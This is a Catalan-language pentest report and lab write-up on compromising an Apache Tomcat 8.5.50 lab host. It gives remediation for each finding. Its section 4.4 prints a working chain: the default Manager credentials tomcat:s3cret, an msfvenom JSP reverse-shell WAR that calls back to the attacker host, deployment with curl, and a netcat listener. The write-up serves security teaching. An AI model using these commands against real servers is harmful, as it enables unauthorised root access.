INFORME DE PENETRATION TESTING

TOM & JERRY

Compromís complet d'un servidor Apache Tomcat · Accés root

🎯 Host: 172.17.0.3 ⚙️ Apache Tomcat 8.5.50 🔴 Dificultat: Mitjana (3/10)

💀 Resultat: ROOT

Objectiu avaluat	**Laboratori «TOM & JERRY»** (WHOAMI-LABS) — host `172.17.0.3/24`, xarxa aïllada
Tipus d'avaluació	Test d'intrusió de caixa negra (Black-box) — xarxa interna
Data de l'execució	14 de novembre de 2026
Classificació	CONFIDENCIAL
Estat	**Domini del sistema assolit (2/2 flags)**

Document generat per a finalitats educatives dins d'un entorn de laboratori aïllat i autoritzat. Totes les proves s'han dut a terme sobre infraestructura pròpia, de conformitat amb les Rules of Engagement del laboratori. Prohibida la reproducció de les tècniques descrites contra sistemes de tercers sense autorització per escrit.

1 Resum executiu

S'ha dut a terme un test d'intrusió contra el host `172.17.0.3`, que exposa un servidor d'aplicacions **Apache Tomcat 8.5.50**. L'avaluació ha permès obtenir **control total del sistema (privilegis de `root`)** en pocs minuts i sense necessitat d'explotar cap vulnerabilitat de programari complexa, aprofitant exclusivament males configuracions.

La cadena de compromís s'ha basat en tres debilitats encadenades: la interfície de gestió **Tomcat Manager** accessible amb **credencials per defecte** (`tomcat:s3cret`), la possibilitat de **desplegar una aplicació WAR arbitrària** que proporciona execució remota de codi (RCE), i el fet que el servei Tomcat **s'executa amb l'usuari `root`**, cosa que converteix qualsevol RCE en un compromís total immediat, sense fase d'escalada de privilegis.

> Un atacant amb accés a la xarxa interna, sense cap credencial prèvia, pot assolir el control absolut del servidor. L'impacte és màxim: lectura i modificació de qualsevol dada, persistència i ús del host com a punt de pivotatge cap a la resta de la xarxa.

Resultats clau

Objectiu	Resultat	Evidència
Flag d'usuari (USER)	`FLAG{jerry_user_compromised}`	§6 · Captura 5
Flag d'administrador (ROOT)	`FLAG{tom_root_system_pwned}`	§6 · Captura 5
Nivell d'accés final	**uid=0(root)** — control total	§6 · Captura 5

2 Abast i metodologia

Abast autoritzat (scope)	Host únic `172.17.0.3` dins de la xarxa Host-Only `172.17.0.0/24`.
Màquina atacant	Kali Linux — `172.17.0.1`
Fora d'abast	Qualsevol sistema extern al laboratori. Sense atacs de denegació de servei (DoS).
Autorització	Entorn de laboratori propi i aïllat (WHOAMI-LABS). Autorització implícita per propietat.

L'avaluació segueix una metodologia estàndard de test d'intrusió, amb les fases mapejades al marc **MITRE ATT&CK**:

Reconeixement — TA0043 · Accés inicial — TA0001 · Execució — TA0002 · Descobriment — TA0007 · Exfiltració (flags) — TA0010

3 Resum de troballes


ID	Troballa	Severitat	CVSS 3.1
F-01	Credencials per defecte al Tomcat Manager (`tomcat:s3cret`)	CRÍTICA	9.8
F-02	Execució remota de codi via desplegament de WAR arbitrari	CRÍTICA	9.8

F-03	El servei Tomcat s'executa com a `root` (sense least privilege)	CRÍTICA	9.1
F-04	Connector AJP (8009) exposat — Ghostcat (CVE-2020-1938)	ALTA	8.1
F-05	Versió de Tomcat obsoleta i sense suport (8.5.50)	MITJANA	5.3
F-06	Interfície de gestió exposada a la xarxa sense restricció d'origen	BAIXA	3.7

4 Narrativa del compromís

4.1 · Desplegament del laboratori

El laboratori «TOM & JERRY» es desplega a la IP `172.17.0.3`, amb dificultat mitjana (3 punts). Es defineixen dos objectius: una flag d'usuari i una flag de root.



Captura 1 — Desplegament del laboratori i validació final de les dues flags capturades.

4.2 · Fase 1 — Reconeixement i escaneig de ports

S'inicia amb un escaneig complet de ports TCP amb **Nmap**, incloent detecció de versions i scripts per defecte, per identificar la superfície d'atac.

```
# Escaneig complet: tots els ports, versions, scripts, SYN scan
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.3
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.3
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-14 12:32 +0100
Nmap scan report for 172.17.0.3
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.50
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.50
MAC Address: E6:FB:56:29:CB:32 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.11 seconds

┌──(kali㉿kali)-[~]
└─$
```


Captura 2 — Resultat de Nmap: només dos serveis exposats, tots dos de la pila Apache Tomcat.

Es descobreixen dos serveis oberts:

Port	Servei	Versió	Observació
8009/tcp	ajp13	Apache Jserv (Protocol v1.3)	Connector AJP — vector Ghostcat (F-04)
8080/tcp	http	Apache Tomcat 8.5.50	Interfície web i Manager — vector principal

4.3 · Fase 2 — Enumeració del Tomcat Manager i credencials per defecte

En accedir a la interfície de gestió `/manager/html`, el servidor respon amb un **401 Unauthorized**. La pàgina d'error per defecte de Tomcat mostra, com a exemple de documentació, un usuari i una contrasenya de mostra: `tomcat` / `s3cret`. En molts desplegaments mal configurats aquestes credencials «d'exemple» són les que realment queden actives.



Captura 3 — Pàgina 401 del Tomcat Manager, que filtra el patró de credencials d'exemple `tomcat:s3cret`.

> Es verifica que `tomcat:s3cret` és una credencial **vàlida** i amb rol `manager-script`, cosa que permet l'ús de la interfície de text del Manager (`/manager/text`) per desplegar aplicacions. **Troballa F-01.**

4.4 · Fase 3 — Accés inicial: RCE mitjançant desplegament d'un WAR maliciós


Amb accés al Manager, es genera una *reverse shell* empaquetada com a aplicació web Java (WAR) amb **msfvenom** i es desplega remotament mitjançant la API de text del Manager.

```
# 1) Generar el payload WAR (reverse shell JSP)
msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.17.0.1 LPORT=4444 -f war > shell.war

# 2) Desplegar-lo al Tomcat amb les credencials obtingudes
curl -u tomcat:s3cret -T shell.war "http://172.17.0.3:8080/manager/text/deploy?path=/shell"
   -> OK - Deployed application at context path [/shell]

# 3) Identificar el nom del .jsp intern del WAR
unzip -l shell.war        # -> xcnyodfvguqui.jsp

# 4) Posar l'escolta i disparar la shell
nc -lvnp 4444
curl http://172.17.0.3:8080/shell/xcnyodfvguqui.jsp
```



Captura 4 — Generació del WAR, desplegament correcte al Manager i invocació del JSP per activar la reverse shell.

> El desplegament lliure d'aplicacions arbitràries equival a **execució remota de codi completa** sobre el servidor. **Troballa F-02.**

4.5 · Fase 4 — Shell interactiva i confirmació de privilegis

La connexió entrant arriba a l'escolta de netcat. Es estabilitza la terminal amb un pseudo-TTY i es comprova la identitat de l'usuari.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
id
-> uid=0(root) gid=0(root) groups=0(root)
```

> La reverse shell retorna directament com a `uid=0(root)` : el servei Tomcat s'executa amb privilegis d'administrador. **No cal cap fase d'escalada de privilegis** — l'accés inicial ja és el compromís total. **Troballa F-03.**

4.6 · Fase 5 — Captura d'evidències (flags)

Amb accés root es localitzen i es llegeixen les dues flags que demostren el compromís complet del sistema.

```
find / -name user.txt 2>/dev/null   # -> /home/jerry/Desktop/user.txt
find / -name root.txt 2>/dev/null   # -> /root/Desktop/root.txt
cat /home/jerry/Desktop/user.txt    # -> FLAG{jerry_user_compromised}
cat /root/Desktop/root.txt          # -> FLAG{tom_root_system_pwned}
```



Captura 5 — Shell com a root, confirmació `uid=0` i lectura de les dues flags (user i root).

5 Troballes detallades i remediació

F-01 · Credencials per defecte al Tomcat Manager CRÍTICA

Descripció	La consola de gestió accepta les credencials d'exemple `tomcat:s3cret`, mai canviades.
Impacte	Accés a la interfície de desplegament, que condueix directament a RCE (F-02).
Remediació	Eliminar els usuaris d'exemple de `conf/tomcat-users.xml`; definir contrasenyes robustes i úniques; assignar el rol mínim imprescindible; considerar deshabilitar completament el Manager en producció.

F-02 · RCE via desplegament de WAR arbitrari CRÍTICA

Descripció	El rol `manager-script` permet pujar i desplegar aplicacions WAR sense cap restricció ni validació.
Impacte	Execució de codi arbitrari amb els privilegis del procés Tomcat.
Remediació	

	Restringir l'accés al Manager per IP (vàlvula `RemoteAddrValve`); separar els rols `manager-gui` / `manager-script`; no exposar mai el Manager a xarxes no confiables.

F-03 · Tomcat executant-se com a root CRÍTICA

Descripció	El dimoni Tomcat corre amb l'usuari `root`, violant el principi de mínim privilegi.
Impacte	Qualsevol compromís de l'aplicació esdevé automàticament un compromís total del sistema operatiu.
Remediació	Executar Tomcat amb un usuari de servei dedicat i sense privilegis (p. ex. `tomcat`); aplicar `systemd` hardening (`User=`, `NoNewPrivileges`, `ProtectSystem`).

F-04 · Connector AJP exposat — Ghostcat ALTA

Descripció	El port `8009` (AJP13) és accessible. Tomcat 8.5.50 és vulnerable a **CVE-2020-1938 (Ghostcat)**, que permet lectura/inclusió de fitxers de l'aplicació.
Impacte	Divulgació de fitxers de configuració sensibles i, en certes condicions, RCE per via alternativa.
Remediació	Deshabilitar el connector AJP si no s'utilitza (comentar-lo a `server.xml`); si cal, limitar-lo a `localhost` i configurar el `secret`; actualitzar Tomcat.

F-05 · Versió obsoleta de Tomcat MITJANA

Apache Tomcat 8.5.50 (desembre 2019) està fora de suport i acumula múltiples CVE conegudes. **Remediació:** migrar a una branca suportada i mantenir un cicle d'actualització regular.

F-06 · Interfície de gestió exposada a la xarxa BAIXA

El Manager és accessible des de tota la subxarxa sense filtratge d'origen. **Remediació:** segmentar la xarxa de gestió i aplicar llistes de control d'accés.

6 Conclusions i recomanacions

El host s'ha vist compromès de forma completa aprofitant **únicament males configuracions**, sense explotar cap 0-day. Això indica que una base de *hardening* correcta hauria evitat el 100% de l'atac. Per ordre de prioritat:

- **Immediat:** canviar/eliminar les credencials per defecte del Manager (F-01) i restringir-ne l'accés (F-02, F-06).
- **Curt termini:** reconfigurar Tomcat perquè s'executi amb un usuari no privilegiat (F-03) i deshabilitar el connector AJP (F-04).
- **Mitjà termini:** actualitzar Tomcat a una versió suportada (F-05) i establir una gestió de vulnerabilitats i segmentació de xarxa continuades.

> **Veredicte global:** postura de seguretat molt feble. Un atacant amb accés de xarxa i coneixements bàsics assoleix `root` en minuts. La remediació és senzilla i d'alt impacte.

— Fi de l'informe — Document confidencial amb finalitats educatives · Laboratori TOM & JERRY · 14/11/2026